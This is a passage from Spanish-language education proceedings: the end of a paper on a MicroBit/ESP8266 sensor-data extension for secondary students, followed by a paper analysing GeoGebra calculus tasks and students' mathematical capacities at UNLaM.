En este trabajo se presenta, por un lado, una extensión para el entorno MakeCode para trabajar el envío de datos obtenidos desde sensores de manera inalámbrica (vía Wifi) a un servidor. Se usa una placa MicroBit, una placa ESP8266 y sensores, y se presenta un servidor que está diseñado para que los datos recolectados puedan ser almacenados y visualizados mediante cierto tipo de gráficos. Se diseñaron guías para que sea posible desplegar un servidor propio y para preconfigurar la placa ESP (por única vez). Se diseñó un caso de estudio y se puso en práctica con estudiantes de cuarto año de una escuela secundaria técnica, habiendo, por un lado, obtenido resultados favorables y por otro, recolectado evidencia para mejorar la propuesta.

Si bien se realizaron los tres encuentros planificados, en base a la experiencia resulta recomendable para futuras puestas en práctica, poder realizar una entrevista previa para conocer a los participantes y así refinar el detalle y la cantidad de encuentros, el que, ante la evidencia, debería haber sido al menos uno más para llegar a la etapa en la que los estudiantes crean por sí mismos.

Como trabajo futuro, se espera en el corto plazo sumar otro tipo de gráficos para la visualización de datos, en el mediano plazo, dejar disponibles los datos recolectados para que puedan ser visualizados desde otras plataformas, refinar las guías de trabajo, y las actividades de cada encuentro, sumando, al menos uno de carácter introductorio y opcional que permita reforzar aspectos generales de la programación basada en bloques para el caso de audiencias sin conocimientos previos. Luego de esto se espera realizar nuevas pruebas con estudiantes y docentes de nivel secundario. Se espera también sumar actividades que involucren otras maquetas además de la “Casita”. A largo plazo y una vez alcanzado un grado de madures aceptable de las guías de trabajo y de las actividades de los encuentros, se espera proponer este trabajo como una

actividad de “Hágalo usted mismo” (conocido por la sigla DIY en inglés de *Do it Yourself*), donde el equipo docente pueda configurar la infraestructura con el andamiaje adecuado provisto por las guías y llevar adelante por sí mismo los encuentros con sus estudiantes.

Los autores consideran que la propuesta conforma una posibilidad, no solo para trabajar aspectos de Pensamiento Computacional y visualización de datos con los estudiantes, sino que, además, una manera de contribuir en su formación como ciudadanos digitales.

Agradecimientos. El equipo de trabajo agradece a Jeziel Paladino por ponernos en contacto con la Profesora Sara Neiret de la Escuela de Educación Técnica N°5, General Manuel N. Savio, de la ciudad de La Plata (Buenos Aires, Argentina) a quien también agradecemos por ser quien, de manera muy generosa y comprometida, nos brindó un espacio en una de sus materias a cargo. Sumamos a este agradecimiento a sus estudiantes de 4to año (año 2023).

Referencias

1. Papert, S. (1980). " Mindstorms" Children. Computers and powerful ideas.
2. Wing, J. (2006). Computational thinking. Communications of ACM, 49(3), 33-35.
3. Denning, P. J., & Tedre, M. (2021). Computational thinking: A disciplinary perspective. Informatics in Education, 20(3), 361.
4. Pereiro, E., Montaldo, M., Koleszar, V., & Urruticoechea, A. (2022). Computational thinking, artificial intelligence and education in Latin America.
5. Lliteras, A. B. (2024). Alfadatizando como parte de la Ciudadanía Digital. In XXVI Workshop de Investigadores en Ciencias de la Computación (Puerto Madryn, 18 y 19 de abril de 2024). En Prensa.
6. Ribble, M. (2008). Passport to digital citizenship. Learning & leading with technology, 36(4), 14-17.
7. Özkök, G. A. (2021). Fostering Computational Thinking Through Data Visualization and Design on Secondary School Students. J. Univers. Comput. Sci., 27(3), 285-302.
8. Ezeamuzie, N. O., & Leung, J. S. (2022). Computational thinking through an empirical lens: A systematic review of literature. *Journal of Educational Computing Research*, *60*(2), 481-511.
9. Noh, J., & Lee, J. (2020). Effects of robotics programming on the computational thinking and creativity of elementary school students. *Educational technology research and development*, *68*(1), 463-484.
10. Udvaros, J., Forman, N., & Avornicului, M. (2023). Developing computational thinking with microcontrollers in Education 4.0.
11. Yim, I. H. Y., & Su, J. (2024). Artificial intelligence (AI) learning tools in K-12 education: A scoping review. Journal of Computers in Education, 1-39.
12. Sun, D., Looi, C. K., Li, Y., Zhu, C., Zhu, C., & Cheng, M. (2024). Block-based versus text-based programming: a comparison of learners’ programming behaviors, computational thinking skills and attitudes toward programming. Educational technology research and development, 72(2), 1067-1089.

13. Pech, J., & Novák, M. (2020). Use Arduino and micro: bit as teaching platform for the education programming and electronics on the stem basis. V International Conference on Information Technologies in Engineering Education (pp. 1-4). IEEE.
14. AlfaDatizando: a Data Visualization Platform to work Computational Thinking in Digital Humanities. Lliteras Alejandra Beatriz, Artopoulos Alejandro, Fernandez Alejandro, Huarte Jimena. LACLO, octubre 2022. In *2022 XVII Latin American Conference on Learning Technologies (LACLO)* (pp. 1-6). IEEE.
15. Fernández Quiñonez, S. L. (2022). Implementación de sistemas iot utilizando técnicas de programación visual.
16. Pradeep, A. (2023). Enabling IoTs with ESP32 for Affordable Education. 5th International Conference on Inventive Research in Computing Applications (pp. 1368-1373). IEEE.
17. Lee, I., Martin, F., Denner, J., Coulter, B., Allan, W., Erickson, J., ... & Werner, L. (2011). Computational thinking for youth in practice. ACM Inroads, 2(1), 32-37.

Tareas con GeoGebra en un curso de Cálculo: análisis de capacidades fundamentales

Carina Hamilton[1] y Marcela Reale[1],

[1]Departamento de Ingeniería e Investigaciones Tecnológicas - Universidad Nacional de La Matanza (UNLaM), Florencio Varela 1903, San Justo, B1754, Buenos Aires, Argentina
{cahamilton, mreale}@unlam.edu.ar

Abstract. En los últimos años la tecnología ha evolucionado rápidamente, impactando todos los aspectos de la vida, incluyendo la educación. En la enseñanza del Cálculo, se han desarrollado diversos softwares matemáticos que facilitan la comprensión y el aprendizaje mediante representaciones visuales e interactivas. Los estudiantes pueden usar estas herramientas para explorar, conjeturar y resolver problemas de manera independiente. En la cátedra de Análisis Matemático II de la Universidad Nacional de La Matanza, los estudiantes utilizan el software GeoGebra para formalizar conjeturas sin la guía constante del docente. Este trabajo analiza dos actividades con GeoGebra, evaluando las capacidades fundamentales relacionadas con la competencia matemática y los niveles de demanda cognitiva de cada consigna. Los resultados muestran que los estudiantes han utilizado correctamente el software, pero tuvieron dificultades a la hora de formalizar y justificar sus conjeturas o conclusiones.

Keywords: Tareas, Competencia Matemática, Capacidades Fundamentales, GeoGebra, Cálculo.

1 Introducción

En los últimos años, la tecnología ha tenido una rápida evolución, afectando prácticamente en casi todos los aspectos de la vida. Se considera que, con la masificación de los dispositivos tecnológicos con conexión a una red, ha cambiado la forma de la comunicación y la información. Y esto también se observa en las aulas, aunque su incorporación no se mueve con la misma velocidad.

Existen diversos softwares matemáticos para la enseñanza del Cálculo [1]. En general se basan en representaciones visuales y procedimientos detallados, lo que facilita la comprensión y el aprendizaje. Una vez que los estudiantes dominan los conceptos, el software les permite aplicarlos utilizando herramientas interactivas. También, su uso permite que los estudiantes puedan explorar, conjeturar y resolver problemas.

Los profesores utilizan diversos recursos para enseñar, siendo uno de los más importantes las tareas. En esencia son situaciones de aprendizajes que desencadenan

la actividad matemática de los estudiantes, que involucra tanto la organización de actividades como procesos de comunicación y resolución [2]. Una tarea está conformada por una consigna como tal, el objetivo de aprendizaje y el contexto de ésta [3].

Ahora bien, a diferentes tareas matemáticas, diferente es el esfuerzo cognitivo [4]. Por ejemplo, las tareas en las que se usa software GeoGebra (GG) o algún otro software similar pueden ir desde un nivel de demanda cognitiva baja (es el docente que diseña y establece la secuencia de órdenes para el software y es el estudiante quien responde preguntas sobre lo que observa) [4] a una demanda cognitiva alta en donde son los estudiantes quienes tienen que establecer la secuencia de órdenes adecuada para responder a la consigna solicitada [5].

En la cátedra de Análisis Matemático II de la Universidad Nacional de La Matanza (UNLaM), se continúa con el trabajo iniciado en la materia previa, Análisis Matemático I, en donde los estudiantes comienzan a usar GG como herramienta de trabajo. En esta segunda etapa, el objetivo principal es que los estudiantes sean cada vez más independientes a la hora de usar el software, es decir trabajen sin la guía del docente, como así también sean capaces de formalizar sus propias conjeturas.

A su vez, el marco teórico elegido para analizar y evaluar el aprendizaje matemático de los estudiantes luego de haber realizado las tareas con el software es el de competencia matemática [6] [7] [8].

En este trabajo se analizan dos actividades que involucran el uso del software GG. En particular, se estudian tanto las capacidades fundamentales presentes como los niveles de demanda cognitiva de cada consigna.

2 Marco Teórico

2.1 Competencia matemática y capacidades fundamentales

Se lleva a cabo una evaluación del progreso de los estudiantes centrada en el desarrollo de la competencia matemática [6][7][8]. La competencia matemática, según esta perspectiva, es la habilidad de una persona para aplicar, comprender e interpretar conceptos matemáticos en contexto, para razonamiento matemático y utilizar conceptos, procedimientos, herramientas y hechos matemáticos para describir, explicar y predecir fenómenos [7].

La competencia se estructura en diferentes capacidades fundamentales, se mencionan las que se usan en este artículo:

- Comunicación (C): consiste en la lectura e interpretación de enunciados, preguntas, tareas u objetos que le permite al estudiante formar un modelo mental de la situación. Mientras dura el proceso de resolución, es posible que sea necesario resumir y presentar los resultados preliminares o finales.
- Representación (R): seleccionar, interpretar, traducir y utilizar diversas representaciones como gráficos, tablas, diagramas, fórmulas, ecuaciones y otros forman parte de una competencia matemática que permite describir una situación, interactuar con un problema o para presentar un trabajo propio.
- Razonamiento y argumentación (RA): tiene en cuenta aquellos procesos cognitivos que permiten explorar y conectar distintos elementos de la situación, para

luego realizar inferencias, dar y/o verificar justificaciones, brindar soluciones a los problemas, etc.

- Utilización de operaciones y lenguaje simbólico y formal (UOL): forman parte de esta capacidad comprender, interpretar, manipular, y utilizar las expresiones simbólicas en un contexto matemático, como así también utilizar los conceptos formales fundamentados en definiciones, reglas y propiedades.

- Uso de herramienta (UH): considera tener el conocimiento y la habilidad de utilizar las herramientas, tanto físicas como tecnológicas, como soporte de la actividad matemática, pero también ser consciente de sus limitaciones.

2.2 Niveles de Demanda cognitiva de una tarea

Para este trabajo, se toma lo planteado por Smith y Stein (1998)[9] donde clasifican las tareas en cuatro categorías según la demanda cognitiva:

- Memorización (Nivel de Demanda Bajo): involucra la reproducción de reglas, fórmulas o definiciones previamente aprendidas o la memorización de hechos, reglas, fórmulas o definiciones. No son ambiguas pues implican una reproducción exacta del material visto previamente.

- Procedimientos sin conexión con conceptos o conocimientos (Nivel de Demanda Bajo): son tareas algorítmicas. Requieren una demanda cognitiva limitada para completarlo con éxito y tienen poca ambigüedad sobre lo que debe ser realizado y cómo hacerlo. Principalmente, no requieren explicaciones más allá de describir el procedimiento que se utilizó.

- Procedimientos con conexión con conceptos o conocimientos (Nivel de Demanda Alto): en este tipo de tareas los estudiantes deben involucrarse con los conceptos que subyacen a los procedimientos para completar la tarea con éxito y que desarrollen la comprensión. Se suele utilizar diferentes tipos de representaciones (gráfica, analítica, etc.).

- Hacer matemática (Nivel de Demanda Alto): son tareas no algorítmicas, por lo que requiere que los estudiantes exploren y comprendan los conceptos matemáticos y requiere un pensamiento complejo por parte de ellos.

2.3 Software GeoGebra

GG es un software interactivo de matemática que combina varias ramas (Geometría, Álgebra, hojas de cálculo, gráficos, estadísticas y Cálculo). El software tiene una gran cantidad de recursos educativos gratuitos, esto se debe a que permite que los docentes diseñen y creen, publiquen y ofrezcan a la comunidad sus propios materiales interactivos. GG es además un software gratuito y está disponible tanto para computadoras (Windows, Mac, Linux) como para celulares (Android, iOS). [10]

Cabe destacar que varios trabajos, [11] [12] y [13] por mencionar algunos, han señalado que el uso de GG mejora los aprendizajes de los estudiantes. También se utiliza como herramienta para conectar distintas disciplinas tanto en ambientes de aprendizajes formales como no formal [14][15].

3 Metodología

3.1 Descripción de la Experiencia

La experiencia se realizó en dos cursos de Análisis Matemático II de la carrera de Ingeniería en Informática de la UNLaM. Esta materia es cuatrimestral, tiene una carga horaria de 4 horas semanales y sus contenidos son: aplicaciones del Cálculo Diferencial (teoremas de funciones derivables y estudio de funciones), integral indefinida y definida.

Los estudiantes ya están familiarizados con el uso de GG puesto que en la materia previa, Análisis Matemático I, ya han trabajado con este software. Como ejemplo, en [5] se presentó el análisis de una de las experiencias realizadas en dicha materia.

La consigna fue enviada por la plataforma MIeL (Materias Interactivas en Línea) de la Universidad. Los estudiantes tenían un plazo de entrega de 48 horas, en donde lo elaborado en GG lo debían enviar por MIeL y la producción escrita debía ser entregada en papel.

A continuación, se presentan las consignas de cada tarea, el análisis de las capacidades promovidas y el nivel de demanda cognitiva.

Consigna A. Un rectángulo tiene un vértice en (0,0), un lado sobre el eje x y otro lado sobre el eje y. El vértice opuesto a (0,0) está sobre la parábola con $y = 2x^2 - 9x + 12$ con $0 \leq x \leq 3$. ¿Cuál es el área máxima posible para el rectángulo en ese intervalo?

Trabajo con GeoGebra: es libre, pero damos las siguientes sugerencias:

1. Para explorar con GeoGebra la situación del problema podés graficar la parábola en el intervalo considerado, un punto móvil en la misma y un rectángulo formado como indica la consigna. Luego de analizar la situación podés también trabajar en GeoGebra la función a optimizar y buscar su extremo.
2. Enviar el archivo en GeoGebra (formato ggb con nombre ApellidoNombre) donde trabajaste este ejercicio. En ese archivo tiene que estar TODO lo que hiciste con el programa para poder resolverlo.
3. En papel escribir con palabras lo que fuiste haciendo y qué posibilidades obtuviste.
4. Justificar analíticamente en papel lo obtenido.

Descripción de la tarea. Como resultado se debía obtener que la función a maximizar tiene cuatro candidatos a ser un máximo absoluto: dos pertenecientes al intervalo $(0,3)$, $x = 0$ y $x = 3$. Pero uno de ellos, $x = 0$, debe ser descartado por el contexto del problema. En este caso particular, el área máxima se obtiene cuando la abscisa vale 3.

Esta consigna promueve las capacidades específicas y se indica a cuál capacidad fundamental aportan:

Tabla 1. Capacidad Específica y Capacidad fundamental de la Consigna A.

Capacidad Específica	Capacidad fundamental
Planteo en GG de la situación	R - UH
Planteo de la función a optimizar	R - RA
Comunicación en forma clara y precisa de la conjetura que extrajo sobre la optimización.	C - RA - R
Cálculo de la abscisa del máximo (derivada, búsqueda de los posibles extremos, clasificación de los mismos)	UOL
Fundamentación en forma analítica en lápiz y papel de lo conjeturado	RA - UOL

Esta consigna tiene un nivel de demanda cognitiva alto, ya que involucra procedimientos con conexión con conceptos o conocimientos debido a que los estudiantes deben establecer una relación estrecha entre el concepto de extremos relativos y absolutos, su forma de calcularlos, como así también vincular las diferentes representaciones del problema. Además, la conclusión final no es la habitual en los ejercicios de optimización, ya que el máximo de la situación es absoluto y no relativo.

Consigna B. Estudiar, usando GeoGebra, cómo cambian los extremos de la función $f: R \to R \,/\, f(x) = x^3 + ax^2 + ax$, a medida que varía el parámetro a real.

Trabajo con GeoGebra: es libre, pero damos las siguientes sugerencias:

1. Para explorar con GeoGebra se puede definir un deslizador llamado a que tome valores positivos y negativos e ir observando los elementos pedidos de la función. También se puede estudiar la situación para valores de a particulares.
2. Enviar el archivo en GeoGebra (formato ggb con nombre ApellidoNombre) donde trabajaste este ejercicio. En ese archivo tiene que estar todo lo que hiciste con el programa para poder resolverlo (cómo estudiaste los extremos y las posibilidades)
3. En papel escribir con palabras lo que fuiste haciendo y qué posibilidades obtuviste.
4. Justificar analíticamente en papel lo obtenido.

Descripción de la tarea. Se esperaba que los estudiantes, usando GG, inspeccionen las diferentes situaciones al variar el parámetro a y traten de volcar esas conclusiones en forma coloquial, para luego pasar a una etapa de formalización de lo visto.

Los estudiantes debían concluir que la función no tiene extremos si $a \in [0,3]$, pero la función tiene tanto un máximo relativo como un mínimo local si $a \in (-\infty, 0) \cup (3, +\infty)$.

Tal como se indicó en [5], las capacidades específicas que se promueven en esta consigna y a cuál capacidad fundamental aportan son:

Tabla 2. Capacidad Específica y Capacidad fundamental de la Consigna B.

Capacidad Específica	Capacidad fundamental
Ingreso del deslizador (parámetro de la función) en GG para estudiar la situación planteada	UH
Ingreso en GG de la función a estudiar	UH
Análisis de los extremos relativos a medida que varía el parámetro usando GG	UH
Comunicación en forma clara y precisa de la conjetura que extrajo sobre extremos	C - RA - R
Fundamentación en forma analítica en lápiz y papel de lo conjeturado	RA - UOL

Esta consigna tiene un nivel de demanda cognitiva alta (Hacer matemática) puesto que los estudiantes deben explorar, utilizando tanto el software como el papel y lápiz, para analizar las diferentes posibilidades y luego formalizar lo concluido y justificarlo analíticamente haciendo uso de propiedades y conceptos.

4 Resultados

Se recibieron 45 producciones de la Consigna A y 44 de la Consigna B. La valoración de cada capacidad específica descritas en las tablas 1 y 2 fueron valoradas con SI (si el estudiante realizaba la acción correctamente) o NO (en caso contrario).

En relación a la Consigna A, el análisis a partir de la Tabla 1 de los trabajos recibidos muestra que, a pesar de que la mayoría (aproximadamente 80%) planteó de manera correcta la situación y la función a optimizar en GG (explican los pasos seguidos en el programa, cómo ingresan la función acotada y los comandos pertinentes para graficar el rectángulo y obtener el área), sólo un porcentaje aproximado del 45% explicitó una conjetura al respecto, la cual podría ser expresada como: "A partir de lo planteado gráficamente, se observa que la superficie -rectangular- de mayor área es aquella que tiene como base todo el intervalo donde está definida la función $f(x)$ y como altura $f(3)$". Un ejemplo de esto en la Fig. 1.

Con respecto a la fundamentación analítica vinculada con el cálculo de la abscisa del máximo relativo, alrededor del 85% lo realizó de manera adecuada: interpretaron la base como la variable x y la altura como la función f, acotaron el dominio, derivaron aplicando correctamente las reglas correspondientes e igualaron a cero encontrando la solución de la ecuación. Hay que aclarar que en este punto se observó que no todos confirmaron que el valor hallado sea el que optimiza la situación (en este caso, que sea máximo), ya sea por el método de la segunda derivada o por tabla comprobando el cambio de signo de la derivada en un entorno del mismo (ver Fig. 2). Se destaca también que no repararon en el dominio de la función derivada, descartando de esta manera puntos críticos. Por último, se notó fallas en el uso y justificación de la implementación del Teorema de Weierstrass (Si f es continua en $[a, b]$ entonces f alcanza su máximo y mínimo absoluto en $[a, b]$, es decir existen $x_m, x_M \in [a, b]$ tal que $f(x_m) \leq f(x) \leq f(x_M)\ \forall x \in [a, b]$): lo mencionan por estar ante una función

definida en un intervalo cerrado, pero no siempre arribaron a las conclusiones del mismo. En otras palabras, indicaron correctamente que el máximo se obtiene cuando $x = 3$, pero no por ser un candidato a extremo absoluto debido al Teorema sino por haberlo observado en GG.




Fig. 1. Producción de uno de los estudiantes.




Fig. 2. Producción de uno de los estudiantes.

Finalmente, si se analiza las producciones en las que enunciaron una conjetura desde lo visual, cuando se valora la capacidad fundamental RA y UOL a través de la

"Fundamentación en forma analítica en lápiz y papel de lo conjeturado", la mayoría no expresó que este último proceso confirma lo propuesto previamente, a pesar de estar hechos los cálculos y arribar a una solución de manera correcta.

Como síntesis de todo lo expuesto se evidenció un buen desarrollo de la capacidad fundamental UH y R pero no así de las capacidades C ni RA. Todos los resultados enunciados se muestran en la Fig.3




Fig. 3. Frecuencias relativas de la valoración de las capacidades específicas en las producciones recibidas de la consigna A.

En relación con la Consigna B, partiendo de las premisas y lo observable a través de la Tabla 2: aproximadamente el 70% describió el proceso realizado en el programa. En cuanto a la resolución analítica, la mayoría (en el orden del 57%) se enfocó en valores particulares del parámetro a (sobre todo valores en el intervalo $[0,3]$), pero no llegaron a una generalización analítica de los intervalos tal como se puede observar en la Fig. 4. Otros, a pesar de que hacen un exhaustivo desarrollo analítico al derivar, buscar las raíces con la ecuación resolvente y estudiar el discriminante (determinando para qué valores del parámetro a será mayor, menor o igual a cero), no usan esos resultados para concluir sobre los extremos de la función (ejemplo en la Fig. 5). Por lo que no se evidenció un buen desempeño en las capacidades RA y C.




Fig. 4. Producción de uno de los estudiantes.




Fig. 5. Producción de uno de los estudiantes.

Los resultados obtenidos de todas las capacidades específicas de la Consigna B se muestran en la Fig. 6:




Fig. 6. Frecuencias relativas de la valoración de las capacidades específicas en las producciones recibidas de la consigna B.

5 Conclusiones

En este trabajo se estudiaron las producciones de dos tareas de los estudiantes de la cátedra de Análisis Matemático II de la carrera de Ingeniería en Informática de UNLaM teniendo en cuenta diversas capacidades específicas y capacidades fundamentales. Si bien ambas tareas tienen niveles de demanda cognitiva altos, requieren acciones distintas. La primera exige que los estudiantes deban relacionar los conceptos de extremos relativos y absolutos, su cálculo, la continuidad de la función a optimizar en un intervalo cerrado en forma conjunta. El gráfico propuesto para hacer en GG los ayudaba a visualizar que el área máxima se daba en un extremo absoluto y no relativo, cuestión que rompe con las conclusiones de la mayoría de los problemas de optimización. El programa podría haber ayudado, mediante la visualización, a llegar a la conclusión correcta.

En cambio, la segunda tarea requiere que los estudiantes tengan un pensamiento más genérico. Si bien son los mismos conceptos (extremos relativos y su cálculo) deben explorar distintas situaciones, cantidad de posibilidades, inferir o conjeturar y justificar analíticamente dicha conjetura. Se podrían haber ayudado con el software graficando la función derivada y usando el comando Extremo.

En cuanto a los enunciados, se puede decir que al proponer sugerencias al trabajo con GG, éstas podrían haber acotado la autonomía de los estudiantes y, por lo tanto, la capacidad fundamental de Comunicación y Representación se vió restringida. Por lo menos, al momento de seleccionar la forma de utilización de la herramienta para la interpretación del problema. En próximas experiencias se estima no guiar tanto la consigna, ya que el objetivo es que el estudiante se apropie de la herramienta GG por sí mismo para resolver problemas.

Ahora, si bien en una de las consignas se indica que deben describir el proceso que hicieron para resolver la consigna y enunciar las posibilidades que obtuvieron, la mayoría no lo hace. Por lo que no se puede asegurar si "lo vieron" y era obvio o no lo vieron en absoluto. Una posible forma de incentivar esa producción escrita sería agregar una pregunta más en la que tengan que retomar aquello que han conjeturado, o bien trabajar en en clases previas que aquello que se piensa, aquello que se dice y aquello que se escribe pueden resultar ser cosas muy diferentes.

En cuanto a los resultados de la propuesta, cabe destacar que a pesar de ser ambos problemas de índole diferente (uno contexto geométrico y otro de generalización algebraica), pudieron resolver de manera más efectiva el primero que el segundo. Se esperaba que el contexto geométrico les resultara más complejo, puesto que debían comprender cómo se construía el rectángulo para luego armar la función que describe el área del mismo y maximizarla. En cambio, en la Consigna B la función a estudiar ya estaba dada, por lo que debían enfocarse sólo en los cálculos analíticos. Pero, a pesar de tener mejor planteados los cálculos, no pudieron generalizar la situación en función del parámetro a. En resumen, logran realizar de manera mecánica los cálculos, pero no logran el nivel de análisis y síntesis para generalizar una propuesta meramente algebraica.

En ambas situaciones hay un uso aceptable de la herramienta (UH) pero no de la formalización y justificación. Esto puede indicar la necesidad de la guía del docente, como se estableció en [5].

Una cuestión que fortalecer es la capacidad específica de fundamentar en forma analítica lo conjeturado, como así también la de comunicar en forma clara y precisa de la conjetura que extrajo de los estudiantes. Para eso, se diseñarán e implementarán nuevas tareas focalizadas en dicho objetivo.

Referencias

1. Mosquera Ríos M., Vivas Idrobo, S.: Análisis comparativo de software matemático para la formación de competencias de aprendizaje en cálculo diferencial. Plumilla Educativa, vol. 19(1), pp. 98-113 (2017).
2. M. Pochulu, M., Font Moll, V.: Herramientas y constructos del enfoque ontosemiótico del conocimiento e instrucción matemáticos para el diseño y análisis de procesos de enseñanza y aprendizaje. En Rodríguez M., Pochulu, M., Espinosa, F. (coordinadores), Educación matemática. Aportes a la formación docente desde distintos enfoques teóricos. Volumen 2, pp. 15-48 (2022).
3. Barreiro, P., Leonian, P., Marino, T., Pochulu, M.D.: Perspectivas metodológicas en la enseñanza y en la investigación en educación matemática. 3ra. Edición, Universidad Nacional de General Sarmiento (2022).
